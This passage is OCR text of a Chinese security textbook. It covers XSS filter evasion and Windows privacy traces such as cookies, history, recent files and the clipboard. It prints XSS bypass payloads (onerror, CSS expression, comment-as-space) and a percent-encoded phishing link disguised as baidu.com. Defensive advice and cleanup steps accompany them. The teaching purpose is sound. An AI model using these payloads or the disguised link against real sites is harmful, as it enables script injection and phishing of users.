如果攻击者向网站中写入的代码不包含上面提到的任意一种可能会被程序设计者过滤的字符，它仍然可以利用程序的缺陷进行攻击，所以还不能高兴得太早。因为攻击者可以利用前面说到的属性和事件机制，构造执行 Script 代码。比如有“<img src="#" onerror=alert(/跨站攻击/)>”这样一个图片标记代码，执行该 HTML 代码后可看到结果是 Script 代码被执行了，如图 8-51 所示。




图 8-50　Tab 逃脱过滤



图 8-51　onerror 事件跨站

这就是利用事件类 XSS 代码 onerror 进行跨站攻击的例子，现在虽然很多程序设计者在网站中对此事件进行了过滤，一旦程序发现关键字“onerror”，就会进行转换过滤。但是，攻击者可利用各种各样的属性进行构造跨站攻击，并不是只有 onerror 事件一种而已，因此，这是防不胜防的。

例如“<img src="#" style= "Xss:expression(alert(/跨站攻击/));">”这段代码，这样的事件属性同样是可以实现跨站攻击的。可以注意到，在“src="#"”和“style”之间有一个空格，也就是说属性之间需要用空格分隔，于是程序设计者可能对空格进行过滤，以防此类的攻击。但过滤了空格之后，同样可被攻击者突破。攻击者可能构造“<img src="#"/**/onerror=alert（/跨站攻击/）width=100>”代码，执行这段代码后可看到结果如图 8-52 所示。




图 8-52　突破空格的属性跨站

这段代码是利用了一个脚本语言的规则漏洞，在脚本语言中的注释，会被当做一个空白来表示，所以注释代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“/**/”就间接达到了原本的空格效果，从而使语句继续执行。

出现上面这些攻击是因为用户越权自己所处的标签，造成用户输入数据与程序代码的混淆。因此，保证程序安全的办法就是限制用户输入的空间，让用户在一个安全空间内活动。其实，只要在过滤了“<”和“>”标记后，就可以把用户的输入在输出时放到双引号“""”，以防用户跨越许可的标记。

总的来说，要防范跨站脚本攻击，用户需要先转换掉<>字符，让攻击者不能建立自己的HTML标记，再防范已经有的HTML标记，通过过滤“javascript”和特殊字符“&”可以阻止用户修改标记的属性为script，再通过"和空格的过滤，使用户不能引发时间机制和重建其他的属性，将用户的输入限制在一个字符串内。

只要做到以上几点，相信就能够躲避跨站脚本的攻击了。

8.6 专家课堂（常见问题与解答）

点拨1：如何测试某个站点存在跨站攻击漏洞呢？

解答：使用代码“<script>alert('XSS')</script>”来检测，是最常见的直接测试脚本系统是否存在跨站脚本攻击的方法。在一般情况下，如果这个代码可以正常地被插入并执行，就说明站点是存在跨站攻击漏洞的，攻击者此后就可以构造各种代码实现各种功能。如果不能被正常插入并执行，则说明不存在跨站攻击漏洞。

点拨2：若攻击者直接利用URL编码欺骗发起钓鱼攻击，应如何构造语句？

解答：严格来说，这种利用方式和XSS关系不大，但这种方式最简单，所以很多攻击者都在用。比如，攻击者可以构造如下的URL：

[URL=http://www.baidu.com%2e%69%61%6f%79%75%2e%63%6f%6d]http://www.baidu.com[/URL]

这个URL表面看起来就是百度的一个超级链接，即使小心一些的用户用鼠标指向它或观察源代码也看不出来其中存在的问题，但当用户访问以后，跳转的却是攻击者伪造的页面。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第9章

刨根问底挖掘用户隐私

重点提示：

- 稍不留意就泄密
- 来自网络的信息泄密





很多初级的计算机用户都以为他们的隐私将会得到保护，并且没有考虑到数据保存、挖掘和共享。

但其实用户在计算机上的大多数操作信息一不小心都会被人窥探，例如，“我最近的文档”中记录了我们最近打开过的文档、图片等内容；系统分区中的 Cookies 文件夹中保存了最近用户浏览过的网站记录等。这些信息都可能被一些人利用各种方法得到。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当前，对用户的隐私威胁最大的除了用于跟踪用户的 Cookie、最近浏览文件、应用软件的生成文件等外，还有网络上隐藏的各种木马和病毒、嗅探软件和间谍软件等，黑客常常会利用它们来挖掘用户的隐私信息。

9.1 稍不留意就泄密

在电脑上浏览过的网站、打开的文件、复制的记录、删除的图片等信息，很容易会被不怀好意的人们轻易偷取里面的数据，或从系统中窥探到用户的隐私。

9.1.1 用户最近都上过哪些网站

在 Internet 上，Cookie 实际上是 Web 服务器通过浏览器放在你的硬盘上，用于自动记录用户个人信息的文本文件，包括用户浏览过的网站、停留的时间、用户名和密码等信息。当用户再次打开相同的网页时，IE 浏览器便可以从中调用这些已经保存的网页数据，从而达到快速打开网页的效果。Cookie 虽然方便了用户上网，但是也会将用户的隐私暴露无遗。就隐私泄露来说，这里只介绍其中的一点——“浏览过的网页”。

这些 Cookies 文件通常都保存在计算机中的 C:\Documents and Settings\用户名\Cookies 目录中，打开这个文件夹后，可以看到保存的个人信息文件，如图 9-1 所示。

这些文件一旦被别有用心的网络攻击者、病毒和木马的传播者利用 ，就会对用户的系统造成不可估量的危害。因此，为了防止这些危害的发生，用户应每隔一段时间，清除 C:\Documents and Settings\用户名\Cookies 目录中的 Cookies 记录。

这种方法虽然可以一时将硬盘中的 Cookies 文件全部删除，但只要用户上网，这些文件又会自动生成。这样，每次删除这些 Cookies 文件，就显得特别麻烦了。其实，用户完全可以通过对 IE 进行设置来防止 Cookies 的入侵。具体操作方法如下：

步骤 01 打开 IE 浏览器，选择“工具”→“Internet 选项”菜单项，即可打开“Internet 选项”对话框。选择“隐私”选项卡，在其中单击“高级”按钮，如图 9-2 所示。




图 9-1 查看 Cookies 文件



图 9-2 “隐私”选项卡

步骤 02 此时，即可打开“高级隐私策略设置”对话框。在其中可以对于每个 Cookie 都进行“提示”操作，也可以设置为“拒绝”操作，如图 9-3 所示。这样，计算机在接收来自服务器的 Cookie 时将提出警告或完全禁止服务器对 Cookie 的接收和访问。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

用户在访问网站时，IE 浏览器还会自动将用户访问过的网页链接保存到系统的“C:\Documents and Settings\用户名\Local Settings\History”文件夹中，这样用户就可以通过该文件夹中的文件来了解某一个时间段内的所有上网记录，如图 9-4 所示。另外，用户打开 IE 浏览器后，选择“查看”→“浏览器栏”→“历史记录”菜单项，即可在浏览器窗口的左侧显示访问的历史记录，如图 9-5 所示。




图 9-3　“高级隐私策略设置”对话框




图 9-4　查看 History 文件夹

虽然这些历史记录方便了用户查看上网记录，但也给一些别有用心的人带来了可乘之机。为了避免用户上网隐私的泄露，用户一定要在退出系统前将访问网页的历史记录清除。清除历史记录的方法有两种：一种是在“Internet 选项”对话框中清除，另一种是直接进入 History 文件夹中进行清除。下面介绍在“Internet 选项”对话框中清除网页历史记录的方法。

步骤 01 要完全清除历史记录，可以先打开 IE 浏览器，选择“工具”→“Internet 选项”菜单项，即可打开“Internet 选项”对话框。在“常规”选项卡下单击“历史记录”区域中的“清除历史记录”按钮，如图 9-6 所示。




图 9-5　查看用户浏览过的网页




图 9-6　单击“清除历史记录”按钮

步骤 02 在弹出的提示对话框中单击“是”按钮，即可将访问网页的历史记录全部清除，如图 9-7 所示。

若要在 History 文件夹中清除访问网页的历史记录，其具体操作步骤如下。

步骤 01 打开“我的电脑”窗口，选择“工具”→“文件夹选项”菜单项，即可打开“文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

件夹选项”对话框。选择“查看”选项卡，在“高级设置”列表框中选中“显示所有文件和文件夹”复选项。

步骤 02 单击“确定”按钮返回“我的电脑”窗口。进入 C 盘下的“C:\Documents and Settings\用户名\Local Settings\History”文件夹中，将包含在该文件夹中的所有文件全部删除即可。

当用户将这些可能泄露隐私的 Cookies 和历史记录都删除后，以为这样就可以万事大吉、高枕无忧了。其实，这其中还有一个文件在泄露秘密，它就是 index.dat 文件。

index.dat 文件是一个隐藏文件，它记录着浏览器访问过的网址、访问的时间等信息，本质上就是记录 Cookies 信息的文件，它是 IE 临时文件的复本。即使用户从浏览器中清除了网络记录，这个文件依然存在。

用户若要查看这个文件的信息，可使用 index.dat 文件查看器查看。从网上下载并安装 index.dat 文件查看器，运行该软件后，则会自动在窗口的列表中显示这个文件的信息，如图 9-8 所示。可以看到这个文件中包含了很多用户浏览的网页记录，并没有被彻底删除掉。可以使用“兵刃”工具的“查找”功能在计算机中找到这个文件，切换到管理员身份将其删除。




图 9-7 将访问网页的历史记录全部清除




图 9-8 查看 index.dat 文件的信息

9.1.2 最近浏览过哪些文件

如果黑客利用系统漏洞侵入用户的计算机，就可以从保存的计算机使用记录中发现用户的隐私信息。例如，“我最近的文档”中的记录、最近创建或修改的文件记录、各应用软件打开过的文档、音频与视频文件、压缩文件等。

1. 我的文档历史

要查看用户最近编辑、使用过的文件，可单击任务栏上的“开始”按钮，在弹出的面板中选择“我最近的文档”菜单项，在其子菜单中即可自动列出用户最近打开过的文档，包括文本文件、Word 文档、压缩文件和图片等，如图 9-9 所示。



图 9-9 查看“我最近的文档”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这些记录的存在不仅占用了一定的硬盘存储空间，而且还会将用户的一些隐私信息泄露出去。因此，用户要及时清除这些记录。

清除我最近的文档中的记录的具体操作步骤如下。

步骤 01 在桌面任务栏的空白处右键单击，在弹出的快捷菜单中选择“属性”菜单项，打开“任务栏和开始菜单属性”对话框，如图 9-10 所示。

步骤 02 选择“开始菜单”选项卡，单击其中的“自定义”按钮，如图 9-11 所示。




图 9-10　“任务栏和开始菜单属性”对话框



图 9-11　单击“自定义”按钮

步骤 03 打开“自定义开始菜单”对话框，选择“高级”选项卡，单击“最近使用的文档”区域中的“清除列表”按钮，即可将“我最近的文档”中文档记录删除，如图 9-12 所示。

步骤 04 删除后，“清除列表”按钮即变成灰色不可用状态。再取消勾选“列出我最近打开的文档”复选项，如图 9-13 所示。单击“确定”按钮，这样在“开始”→“我最近的文档”菜单项的子菜单中就不会显示打开的文档记录了。




图 9-12　单击“清除列表”按钮




图 9-13　取消勾选“列出我最近打开的文档”复选项



在 Windows XP 系统中，会把最近访问文档的快捷方式放在“C:\Documents and Settings\用户名\Recent 中，如图 9-14 所示，手工删除它们也能让“我最近的文档”菜单项下的记录为空。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-14　C:\Documents and Settings\用户名\Recent 文件夹

2. 最近访问、修改、创建的文件

要想知道用户最近访问了哪些文件，用户可以在 Windows 资源管理器中搜索最近访问、修改、创建的文件。具体的操作步骤如下。

步骤 01 打开“我的电脑”窗口，单击工具栏上的“搜索”按钮，在窗口左侧即可显示出“搜索助理”面板。在面板中可以选择要查找的文件类型，如图片、文档或文件夹等，这里选择“图片、音乐或视频”选项，如图 9-15 所示。

步骤 02 此时，即可进入如图 9-16 所示页面中。在其中设置搜索条件，这里选中“图片和相片”复选项，搜索图片类型的文件。




图 9-15　打开“搜索助理”面板




图 9-16　设置搜索条件

步骤 03 单击其中的“更多高级选项”链接，在出现的页面中再单击下方的“什么时候修改的？”选项，展开该选项。在“在这里寻找”下拉列表中选择“我的电脑”选项，并选中“指定日期”单选按钮，在下拉列表中选择“修改时间”选项，设置修改日期的范围，如 2010-7-2 到 2010-7-5，如图 9-17 所示。

步骤 04 单击“搜索”按钮，即可搜索用户在指定日期访问的图片文件，如图 9-18 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-17　设置修改时间




图 9-18　搜索出用户在指定日期访问的图片文件

除了利用资源管理器中的“搜索”功能搜索用户最近访问、修改、创建的文件外，还可以使用专业的软件，如本地搜索工具 XYplorer，它能够指定多个条件进行搜索。

XYplorer 是一款支持标签式浏览的 Windows 资源管理器，具有强大的文件搜索功能，各种预览功能，可以高度自定义的界面，以及一系列方法，可以让你的电脑有效地自动处理周期性的任务。使用 XYplorer 软件搜索文件的方法如下：

步骤 01 下载并运行 XYplorer 软件，进入其主窗口中，如图 9-19 所示。

步骤 02 单击工具栏上的“Find”按钮，在软件下方出现的面板中即可默认选择“Find Files”选项卡。在“Name&Location”标签下的“Name:”（名称）文本框中输入要查找的文件的扩展名，如“.jpg”，在“Mode”（类型）下拉列表中选择一种类型，这里保持默认设置，然后在“Location:”下拉列表中选择要搜索的位置，如图 9-20 所示。



图 9-19　XYplorer 软件的主窗口




图 9-20　设置“Name&Location”标签

步骤 03 选择“Date”标签，在其中设置要搜索的文件的创建或修改日期，如图 9-21 所示。单击面板右上角的“Find Now”按钮，即可显示出搜索的结果，如图 9-22 所示。

3. 通过应用软件查看历史访问记录

由于计算机中的各种文件都需要用专门的工具打开，如 Microsoft Word 软件可以打开.doc 文档，光影看看能够打开.jpg 格式的图片文件，WinRAR 压缩软件能够打开压缩文件等。这

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

些应用软件在打开对应的文件时，会将这些文件的记录保存下来。因此，即使用户将机密的文件删除了，通过这些应用软件仍然能够找到文件的痕迹。




图 9-21 设置“Date”标签



图 9-22 显示设定日期范围内浏览的文件

要查看这些文件的历史记录，可打开相应的应用软件，比如，打开“光影看看”软件，在其主窗口中选择“文件”→“最近打开的文件”菜单项，在其子菜单中即可显示曾经打开的图片文件的存储位置，如图 9-23 所示。同样，在 Microsoft Excel 软件中选择“文件”选项卡，在其下单击“最近所用文件”按钮，即可显示最近打开的 Excel 文件，如图 9-24 所示。




图 9-23 在“光影看看”软件中查看访问文件记录




图 9-24 在Microsoft Excel软件中查看打开的文件记录

以上这些操作都可能会出卖用户，泄露用户的隐私。而且这些操作都非常简单，任何一个计算机用户都能够轻易地通过它们窃取你的重要信息。

9.1.3 查看最后的复制记录

用户在使用计算机过程中，为方便操作，经常会复制一串文字，或为了口令的安全性采取了复制粘贴的操作。

由于复制的信息会暂时存放在剪贴板中，通过某种途径可以查看存放在剪贴板中的信息，所以，这种操作也会造成信息的泄露。

例如，用户复制了包含口令的文本“用户名：linlin，密码：76390255”，窃取用户信息的攻击者想要查看用户复制的信息，常常通过下面的方法来查看。在“运行”对话框中运行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“Clipbrd”命令，即可打开“剪贴板查看器”窗口，在其中查看剪贴板中的信息，如图 9-25 所示。




图 9-25　查看剪贴板中的信息

9.1.4　临时目录下偷偷的备份

